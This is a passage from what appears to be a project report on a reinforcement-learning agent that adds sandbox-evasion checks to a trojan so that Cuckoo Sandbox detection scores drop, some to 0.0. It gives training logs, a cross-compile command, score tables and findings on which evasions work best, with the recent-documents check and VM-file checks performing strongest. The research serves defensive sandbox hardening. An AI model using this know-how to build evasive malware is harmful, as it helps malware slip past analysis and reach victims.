1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 48ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 62ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 47ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 43ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 46ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 55ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 49ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 49ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 48ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 45ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 45ms/step
  Loss: 0.8023
Model saved to checkpoints/latest_model.weights.h5
  Iteration 2/3
```

Figure 36: RL Model Successful Evasion Adding



```
Model saved to checkpoints/latest_model.weights.h5
  Iteration 3/3
  Selected evasion technique: F3
Executing: x86_64-w64-mingw32-gcc modified_malware_1742304092.c -o modified_malware_1742304092.exe -lws2_32 -lgdi32 -lshlwapi -lwinmm -lpsapi -static
Successfully compiled modified_malware_1742304092.c to modified_malware_1742304092.exe
Saved local copy to saved_executables/trojan_task47_047.exe
Successfully uploaded trojan_task47_047.exe to API
  Waiting for task 47 to be analyzed...
Waiting for report for task 47...
Task 47 not found yet. Auto-submit.py may not have processed it.
Task 47 not found yet. Auto-submit.py may not have processed it.
Task 47 not found yet. Auto-submit.py may not have processed it.
Task 47 not found yet. Auto-submit.py may not have processed it.
Checking URL: https://9cb4-112-134-198-135.ngrok-free.app/api/reports/47
Task 47 not found yet. Auto-submit.py may not have processed it.
Still waiting for report... Time elapsed: 42 seconds (0m 42s)
Report for task 47 is ready. Score: 0.6
  Getting report for task 47...
Requesting report from: https://9cb4-112-134-198-135.ngrok-free.app/api/reports/47
Report API response status: 200
Report preview: {
  "data": {
    "api_call_sequence": [
      {
        "children": [],
        "command_line": "C:\\Windows\\system32\\lsass.exe",
        "first_seen": 1742323920.624876,
        "pid": 520,
  ...
Report JSON structure keys: ['data', 'status']
  Cuckoo score: 0.6 (previous: 1.8)
  Reward: 1.2000
```

Figure 35; RL Model Report Receiving from Cuckoo

Above Iterations clarify that the RL agent does following things,

- Invalid combinations are blocked prior to malware compilation
- The agent automatically selects alternative valid actions
- No malformed or rule-violating binaries are passed to the sandbox

By analyzing episodes where multiple evasion techniques are selected, this test case demonstrates the system's ability to enforce logical boundaries while still allowing sufficient exploration of the solution on space.

2.3.7 Test Case 3: Policy Learning and Convergence Evaluation

- **Objective:**


To evaluate whether the RL agent progressively learns to identify and select effective evasion strategies that reduce sandbox detection scores over time.

- **Process Explanation:**

The agent moves from exploration to exploitation across 70 training episodes. Key learning indicators including reward trajectory, detection score trends, and Q-value stabilization are tracked on the test. Tracking episodes helps one to see whether the agent converges toward sequences that regularly attain detection scores of ≤ 1.0, therefore indicating a successful evasion.

Following Episode 55, the training was able to identify the complete evasion sequence approach and it is clear that RL agent have learnt which evasion provides more of the evasion within the sandbox and tries to undertake more exploitation than exploration. Following figure is making clear that

.


```
Episode Summary Statistics:
  Average Reward: 2.4436
  Max Reward: 5.8000
  Min Reward: -1.0000
  Average Loss: 0.3297
  Current Loss: 0.1080
Episode 56 completed with final score: 0.0
Current best score overall: 0.0 with evasions: ['H3']
--------------------------------------------------------------------------------
```

```
Episode 57/70
```

Figure 37: Episode Overall Information after Execution

So, the success criteria include,

- **A downward trend in average detection scores**
- **Repetition of high-performing evasion combinations**
- **Stabilization of Q-values across episodes**
- **Reduced variance in agent decision-making as epsilon decreases**

This test validates the learning dynamics of the system and confirms its ability to autonomously improve performance through interaction with the sandbox environment.


3. RESULTS & DISCUSSION

3.1 Results

This work presents the performance of the reinforcement learning-based malware evasion system in progressively learning to dodge detection by the Cuckoo Sandbox. The RL agent was able to find progressively successful combinations of evasion tactics during a sequence of 70 training episodes (150 cycles), which resulted in observable declines in detection scores and finally complete sandbox bypass.

3.1.1 Detection Score Progression Across Episodes

First testing the basic malware—which had any evasive changes always produced high detection scores, usually around 5.8. The agent started spotting behaviors that lowered scores as his training developed. Several episodes scored between 2.0 and 3.0 toward the middle of training, and by the final phases the agent regularly produced samples with scores below 1.8. Sometimes the detection scores came out as 0.0, suggesting total evasion.



10	2025-03-18 17:12	24a432aabe27b410ab7bfaffeb805f41	trojan_task10_010.exe	reported	score: 2.4
9	2025-03-18 17:10	3cfe0c82b708454419dfaa5d00a20ed7	trojan_task9_009.exe	reported	score: 1.8
8	2025-03-18 17:06	478092e0e7f7d4f4aa27ad5eac5e448a	trojan_task8_008.exe	reported	score: 0
7	2025-03-18 17:05	b064068ff857b4b0d172fd2ae119a43f	trojan_task7_007.exe	reported	score: 0.6
6	2025-03-18 17:05	ed623e923a6d4b066355be936133266b	trojan_task6_006.exe	reported	score: 0
5	2025-03-18 17:02	bc170ed3340d2881e1d81946d45b9be3	trojan_task5_005.exe	reported	score: 1.8
4	2025-03-18 16:58	766fd35d47a213e1ae826592fa477bb4	trojan_task4_004.exe	reported	score: 0
3	2025-03-18 16:58	dd1b20363fa2c572537607967398ae63	trojan_task3_003.exe	reported	score: 1.8
2	2025-03-18 16:56	f547a15b05124eea1a315903597ebd76	trojan_task2_002.exe	reported	score: 0
1	2025-03-16 17:44	9c6af04808802ddbc65bf2e10fdc2340	trojan6.exe	reported	score: 5.8

Figure 38: Evasive Score of Cuckoo for Modified Malware

This downward trend in detection scores demonstrates the agent's ability to learn and refine its policy. The score trajectory reflects an increasingly accurate mapping between state-action combinations and expected outcomes.

3.1.2 Evasion Success Rates Over Time

Early episodes saw rare successful escape since the epsilon-greedy policy is exploratory. But the agent started to select high-reward tactics as the epsilon value degraded. Over the course of training, the success rate—that is, the proportion of episodes in which the final detection score was ≤ 1.0—grew steadily. Most of the instances by the last third of training resulted in successful escape, suggesting convergence toward a sensible policy.




Figure 39: Overall Info after fully Training

.

The above figure represents the serval charts of overall training after 70 episodes. From that following clarification can be made,


- **Top-Left: Loss History**
    - The initial decline in loss indicates successful learning and effective Q-value updates.
    - A sharp increase near the end suggests either, Increased policy refinement pressure as it fine-tunes to low-scoring combinations, or overfitting or instability in rare late-stage exploration.
    - This supports the idea that the model was stabilizing and converging early, which aligns with increasing evasion success rates.

- **Top-Right: Reward History**
    - Spikes up to ~6 and dips to -1 indicate diverse outcomes during training.
    - High reward variance is expected as the agent explores and discovers effective and ineffective actions.
    - The persistence of high reward peaks confirms that low detection scores (successful evasions) were frequently achieved, especially in the later training phases.

- **Bottom-Left: Epsilon Decay**
    - The epsilon value steadily decreases from 1.0 toward 0.55, indicating a controlled transition from full exploration to exploitation.
    - As the agent exploits more, it relies on known successful strategies corresponding to the rise in consistent evasion rates across later episodes.

3.1.3 Score comparison of different technique combinations

The findings also shed light on the relative success of other evasion strategy combinations. Particularly H3 (Recently Documents Check), human behavior-based approaches often yielded poor detection results applied alone. Though less powerful alone, filesystem approaches including F1 and F3 were successful in concert. Timing-based evasions produced variable results, generally contingent on the particular execution environment.




```
Episode Summary Statistics:
  Average Reward: 2.3528
  Max Reward: 5.8000
  Min Reward: -1.0000
  Average Loss: 0.3214
  Current Loss: 0.7257
Episode 61 completed with final score: 0.0
Current best score overall: 0.0 with evasions: ['H3']
--------------------------------------------------
```

Figure 40: Episode Summary Statistics

Above 61 Episode summary, it amply illustrates how effectively H3 evasion strategy gets perfect score of 0, therefore bypassing the cuckoo sandbox. These trends imply that whereas certain methods offer significant stand-alone advantages, others are more valuable when used as part of a more general approach.

3.1.4 Final policy performance overview

Following is the overall training outcomes after intensive 70 episodes training of the RL Agent,



```
=== OVERALL TRAINING METRICS ===
Total actions taken: 141
Average reward: 2.3518
Maximum reward: 5.8000
Minimum reward: -1.0000
Average loss: 1.1203
Initial loss: 1.7171
Final loss: 21.4565

=== FINAL RESULTS ===
Best score achieved: 0.0
Best evasion sequence: ['H3']
```

Figure 41: Overall Summary Statistics after 70 Episode Training

- **Total Actions Taken: 141**

  Indicates the cumulative decisions made across episodes, representing how actively the agent explored the evasion space.

- **Average Reward: 2.3518**

  A high average reward shows that on most actions, the agent was able to reduce Cuckoo detection score significantly validating the effectiveness of the learned evasion policy.

- **Maximum Reward: 5.8000**

  This confirms that in some cases, the evasion sequence reduced the detection score from the full baseline of 5.8 to 0.0 indicating complete sandbox evasion.

- **Minimum Reward: -1.0000**

  agent also encountered failed actions which were correctly penalized.

- **Average Loss: 1.1203**

  Suggests stable Q-value updates during the learning process, indicating consistent training performance.

- **Initial Loss: 1.7171 → Final Loss: 21.4565**

  The sharp increase in final loss may imply policy overfitting or late instability, but given that evasion performance continued to improve, this did not prevent effective policy learning.

By the conclusion of the training cycle, the RL agent had converged on a set of high-confidence behaviors that consistently produced evasion-capable malware variants.

The last policy showed low volatility in detection results, stability, and a strong inclination toward proven beneficial behavior. The agent was able to adapt to previously unheard-of action-state sequences with confidence and generalize its approach across like states, therefore avoiding redundant or ineffective actions.

This portion of the findings validates that the RL model improved its decision-making process to maximize evasion efficiency in addition to learning to hide from detection.

3.2 Research Findings

This part of the research was absolutely essential in revealing important new perspectives on the Cuckoo Sandbox system's real-time defensive constraints. Instead of only generating evasive malware samples, the reinforcement learning system built for this work actively measured and mapped the sandbox's capacity (or lack thereof) to react to progressively sophisticated evasion methods throughout many episodes and action sequences.

The most important discovery was that methods based on behavior regularly beat other groups in avoiding detection. With a Cuckoo detection score of 0.0 when used alone, the Recent Documents Check (H3) method specifically turned out as the single most effective activity. The sandbox's failure to replicate reasonable human interactions such as document activity, user input, and mouse movements helps to explain this success mostly. The agent's behavior-based evasion strategies mostly take advantage of the sandbox's synthetic execution environment with limited user emulation.

Furthermore, the agent found that some combinations of approaches yielded compounds evasion advantages. For instance, often between 0.0 and 1.5, combining filesystem evasions like F1 (VMware File Check) and F3 (VirtualBox File Check) with behavior-based actions like H3 often resulted in noticeably lower detection scores. These findings imply that cross-category evasion chaining improves stealth potential while some methods are effective by themselves. Crucially, the agent found such combinations naturally by means of trial-and-error without any manual intervention or prior information, hence underscoring the power of reinforcement learning in investigating vast action areas.

Also, acting as a dynamic stress test for sandbox responsiveness was the learning process. Using detection scores as direct input, the RL agent investigated constantly and adjusted to sandbox behavior. It evolved a strategy over time that gave actions with more evasion payoffs top priority while avoiding combinations that violated

logical or technical restrictions that is, multiple timing-based evasions. This shows that the model can converge toward ideal evasion paths and self-correct.
Key insights uncovered include:

- Human behavior simulations are the weakest link in sandbox detection, and no built-in defense mechanism in Cuckoo was observed that can mitigate them.
- Evasion sequencing matters: certain evasion orders are more successful than others, even when the techniques used are the same.
- Real-time learning reveals sandbox behavior inconsistencies, such as fluctuating detection scores for similar malware configurations, which may indicate unstable heuristics or timing variability in Cuckoo's engine.
- Convergence typically occurred between episode 6 and episode 10, after which the agent consistently achieved detection scores below 2.0 and stabilized its action policy.
- Failed attempts (due to compilation or environment errors) were properly handled by the reward function (assigning -1), allowing the agent to avoid unproductive paths in future iterations.

These results demonstrate that the technique not only produces evasive malware but also helps to evaluate sandbox defenses in a quantifiable, iterative, intelligent way. Every evasion success informs what defensive capabilities the sandbox lacks, and every loss guides the agent toward better choices, therefore creating a direct feedback loop. Consequently, the research serves two purposes: it generates offensive stealth malware and performs diagnostic mapping of sandbox vulnerabilities, which together provide the basis for next defensive reinforcement learning agents in the larger HyperAdapt architecture.

3.3 Discussions

The findings of this research confirm the increasing vulnerability of stationary sandbox environments to adaptive and learning-based evasion tactics. Not only was this component meant to produce evasive malware, but it also directly measured the anti-evasion capacity of the sandbox under real-time pressure from an advancing adversarial agent. Designed as a persistent challenger, the reinforcement learning model created in this work constantly changed its behavior depending on sandbox feedback and quantified its success by means of detection score fluctuations. This method enabled a quantitative and behavioral assessment of Cuckoo Sandbox, therefore exposing areas where it lacks response to advanced evasions.

One major flaw of the sandbox is its lack of user action simulation. Behavior-based evasion strategies especially those depending on input timing, mouse activity, and document history were repeatedly effective in avoiding detection. This suggests a major architectural flaw: Cuckoo is vulnerable to even basic human-interaction tests since it does not replicate reasonable user behavior. These results arose methodically through RL-guided investigation and scoring trends over more than 200 produced malware variants; they were not anecdotal.

Moreover, the model showed that context-aware selection and sequencing rather than the degree of the approaches applied determined whether evasive success was indeed correlated. Usually altering combinations depending on environmental feedback, the agent gave human behavior techniques top priority over timing-based or filesystem-based ones. This implies that strategic application of well-known tactics in intelligent order rather than unusual malware activity is what avoids sandboxes like Cuckoo calls for. Development of defensive models and offensive tests depend on these kind of discoveries.

From a system-level standpoint, the RL framework acted as an evaluation tool rather than only a malware generator. Every malware version was a test probe, and the detection score functioned as a behavioral signal mirroring underlying logic of the sandbox. The agent gave a means to benchmark sandbox robustness, track evasion resistance over time, and identify thresholds where the sandbox failed to react sufficiently by constantly reducing this signal.

This element is fundamental within the larger framework of Project Hyperadapt. The results produced here will guide a defensive RL agent assigned to real-time sandbox adaptation. Learning from evasive patterns produced by the offensive agent helps a defensive counterpart to be trained to inject variability, replicate user interaction, and identify suspicious evasion behavior depending on policy changes so transforming the sandbox from a static analysis box into a dynamic, learning security layer.

Time delays in sandbox feedback remain a bottleneck in real-time policy refinement, hence the experimental setting also highlighted a fundamental design issue. But the system's checkpointing and episodic memory capabilities helped to offset this restriction so that training might advance without significant disturbance. These capabilities also make the system scalable and reusable for benchmarking different sandbox environments or next versions of Cuckoo with improved evasion detection. This work effectively shows in general how reinforcement learning can be applied not only to create evasive malware but also to measure and map the efficacy of sandbox detection mechanisms. Quantifying vulnerabilities and convergence patterns offers both offensive and defensive benefits, hence producing a feedback loop that might propel ongoing malware detection system development. This paradigm helps to forward the long-term goals of intelligent sandbox systems—ones that can adapt, grow, and protect themselves against adversarial forces.

CONCLUSION

The rapidly changing threat scene in cybersecurity calls for more than just passive detection mechanisms and reactive responses. Project Hyperadapt's idea was to combine defensive and offensive artificial intelligence models into a single sandbox framework, therefore addressing these flaws. This work effectively shows how to use reinforcement learning not only to replicate real-world evasive malware but also to dynamically strengthen conditions for malware investigation. The system continuously challenges itself using a co-evolutionary learning architecture, hence enhancing resilience and threat detection efficacy with every iteration.

The offensive reinforcement learning component of this project is fundamental and functions as a generative adversary inside the ecosystem. Trained with a DQN-based architecture, this agent was intended to independently find ideal combinations of malware evasion strategies aiming at dynamic analysis systems like Cuckoo Sandbox. Encoding malware evasion as a sequential decision-making challenge allowed the model to iteratively improve its approach by testing. It looked at timing-based, filesystem-based, and human-behavior-based evasions and finally found that sandbox environments—like Cuckoo—are especially susceptible to human behavior checks. By means of appropriate evasion sequences, the agent's capacity to routinely obtain detection scores as low as 0.0 revealed the feasibility of circumventing even extensive sandbox designs.

The experimental approach confirmed the theory that against Cuckoo's stationary emulation of user activity, behavior-based evasion methods are the most successful. Although filesystem and timing-based approaches sometimes showed some results, their irregularity underscored the requirement of deeper behavioral imitation in sandbox contexts. By means of 70 complete training sessions and more than 140 evasion operations performed, the agent created a strategy emphasizing approaches like recent document registry checks (H3), therefore showing Cuckoo's lack of simulated user interactions as a major vulnerability. These realizations provide useful intelligence for bettering sandbox architecture, particularly in cases when defensive learning agents are used to resist adversarial tactics.

Defensively, the project combines hybrid detection logic, simulating human-like system interaction, and complementary artificial intelligence agents analyzing evasive behavior patterns. These defensive elements change in tandem as the offensive agent develops—learning from evasion events, changing threat models, and instantly reinforcing sandbox defenses. This continuous arms struggle between detection and evasion produces a strong framework able to adapt to zero-day and polymorphic malware threats without prior signatures. Such flexibility goes much beyond traditional rule-based sandboxes, which stay still following deployment.

One important contribution of the project comes from its end-to- end implementation schedule. From the development of base malware with modular evasion hooks to the evolution of automated testing, cross-compilation, API orchestration, and training cycles, the project provides a whole platform that can act as a basis for further studies. Using cloud environments like Google Colab and sandbox orchestration tools like Cuckoo, which permit distributed analysis and real-time interaction, the infrastructure also offers scalability and robustness. Moreover, built-in checkpointing and recovery systems guarantee fault tolerance and training continuity—qualities needed for long-term implementation in systems of production-level security.

From a more general standpoint, Project Hyperadapt helps the field of cybersecurity not only technically but also conceptually. It adopts a co-adaptive model, therefore transcending the conventional binary contrast of attack against defense. The attacking agent becomes a catalyst pushing defensive systems to get better, not only a testing instrument. Likewise, the protective elements grow valuable via their constant interaction with changing hazards. Suggesting a fresh path in the arms race between malware writers and security practitioners, this ecosystem-oriented viewpoint fits very well with the increasing focus on adversarial learning and cyber threat intelligence.

Finally, our work confirms the necessity of intelligent, flexible, and autonomous systems in malware detection and protection. Exposing current flaws in sandbox technology and proving the limits of static analysis helps the offensive reinforcement learning model to be rather important. Integrated with defensive learning agents into a feedback loop, the system transforms into a living architecture—always learning, always changing, always protecting. The success of this method affects more than just malware detection and Cuckoo Sandbox. It suggests a time where intelligent cyber systems defend digital ecosystems with resilience and foresight by constant adversarial interaction.

REFERENCES

[1] S. Ž. Ilić, M. J. Gnjatović, B. M. Popović, and N. D. Maček, "A Pilot Comparative Analysis of the Cuckoo and Drakvuf Sandboxes: An End-User Perspective," Vojnotehnički Glasnik / Military Technical Courier, vol. 70, no. 2, pp. 372-392, 2022, doi: 10.5937/vojtehg70-36196.

[2] A. A. R. Melvin and G. J. W. Kathrine, "A Quest for Best: A Detailed Comparison Between Drakvuf VMI-Based and Cuckoo Sandbox-Based Techniques for Dynamic Malware Analysis," in Intelligence in Big Data Technologies - Beyond the Hype, P. J. Fernandes, S. Peter, and A. Alavi, Eds. Singapore: Springer, 2020, pp. 386-395, doi: 10.1007/978-981-15-5285-4_27.

[3] T. Quertier, B. Marais, S. Morucci, and B. Fournel, "MERLIN: Malware Evasion with Reinforcement Learning," arXiv preprint arXiv:2203.12980v4, Mar. 2022.
[4] W. Song, X. Li, S. Afroz, D. Garg, D. Kuznetsov, and H. Yin, "MAB-Malware: A Reinforcement Learning Framework for Attacking Static Malware Classifiers," arXiv preprint arXiv:2003.03100v3, Apr. 2021.

[5] R. Labaca-Castro, S. Franz, and G. D. Rodosek, "AIMED-RL: Exploring Adversarial Malware Examples with Reinforcement Learning," in Proceedings of the 16th International Conference on Availability, Reliability and Security (ARES '21), Vienna, Austria, 2021, pp. 1-9, doi: 10.1145/3465481.3470076.

[6] X. Li and Q. Li, "An IRL-based malware adversarial generation method to evade anti-malware engines," Computers & Security, vol. 104, pp. 102118, 2021, doi: 10.1016/j.cose.2020.102118.

[7] T. Quertier, B. Marais, S. Morucci, and B. Fournel, "Malware Evasion with Reinforcement Learning," arXiv preprint arXiv:2203.12980v4, Mar. 2022.

[8] R. Labaca-Castro, S. Franz, and G. D. Rodosek, "AIMED-RL: Exploring Adversarial Malware Examples with Reinforcement Learning," in Proceedings of the 16th International Conference on Availability, Reliability and Security (ARES '21), Vienna, Austria, 2021, pp. 1-9, doi: 10.1145/3465481.3470076.

[9] W. Song, X. Li, S. Afroz, D. Garg, D. Kuznetsov, and H. Yin, "MAB-Malware: A Reinforcement Learning Framework for Blackbox Generation of Adversarial Malware," in Proceedings of the 2022 ACM Asia Conference on Computer and Communications Security (ASIA CCS ’22), Nagasaki, Japan, 2022, pp. 990-1000, doi: 10.1145/3488932.3497768.

[10] J. Ferdous, R. Islam, Arash Mahboubi, and Z. Islam, “A State-of-the-Art Review of Malware Attack Trends and Defense Mechanism.,” *IEEE Access*, vol. 11, pp. 121118–121141, Jan. 2023, doi: https://doi.org/10.1109/access.2023.3328351.
[11] M. N. Alenezi, H. K. Alabdulrazzaq, A. A. Alshaher, and M. M. Alkharang, “Evolution of Malware Threats and Techniques: a Review,” *International Journal of Communication Networks and Information Security (IJCNIS)*, vol. 12, no. 3, 2020, doi: https://doi.org/10.17762/ijcnis.v12i3.4723.

[12] R. Holzer, P. Wüchner, and Hermann de Meer, “Modeling of Self-Organizing Systems: An Overview,” *Electronic Communication of The European Association of Software Science and Technology*, vol. 27, Apr. 2010, doi: https://doi.org/10.14279/tuj.eceasst.27.385.

[13] M. K. Nishat, O. Gnawali, and A. Abdelhadi, "Adaptive Bitrate Video Streaming for Wireless Nodes: A Survey," *ResearchGate*, Jul. 2020. [Online]. Available: https://www.researchgate.net/publication/343415080_Adaptive_Bitrate_Video_Streaming_for_Wireless_nodes_A_Survey. [Accessed: Aug. 24, 2024].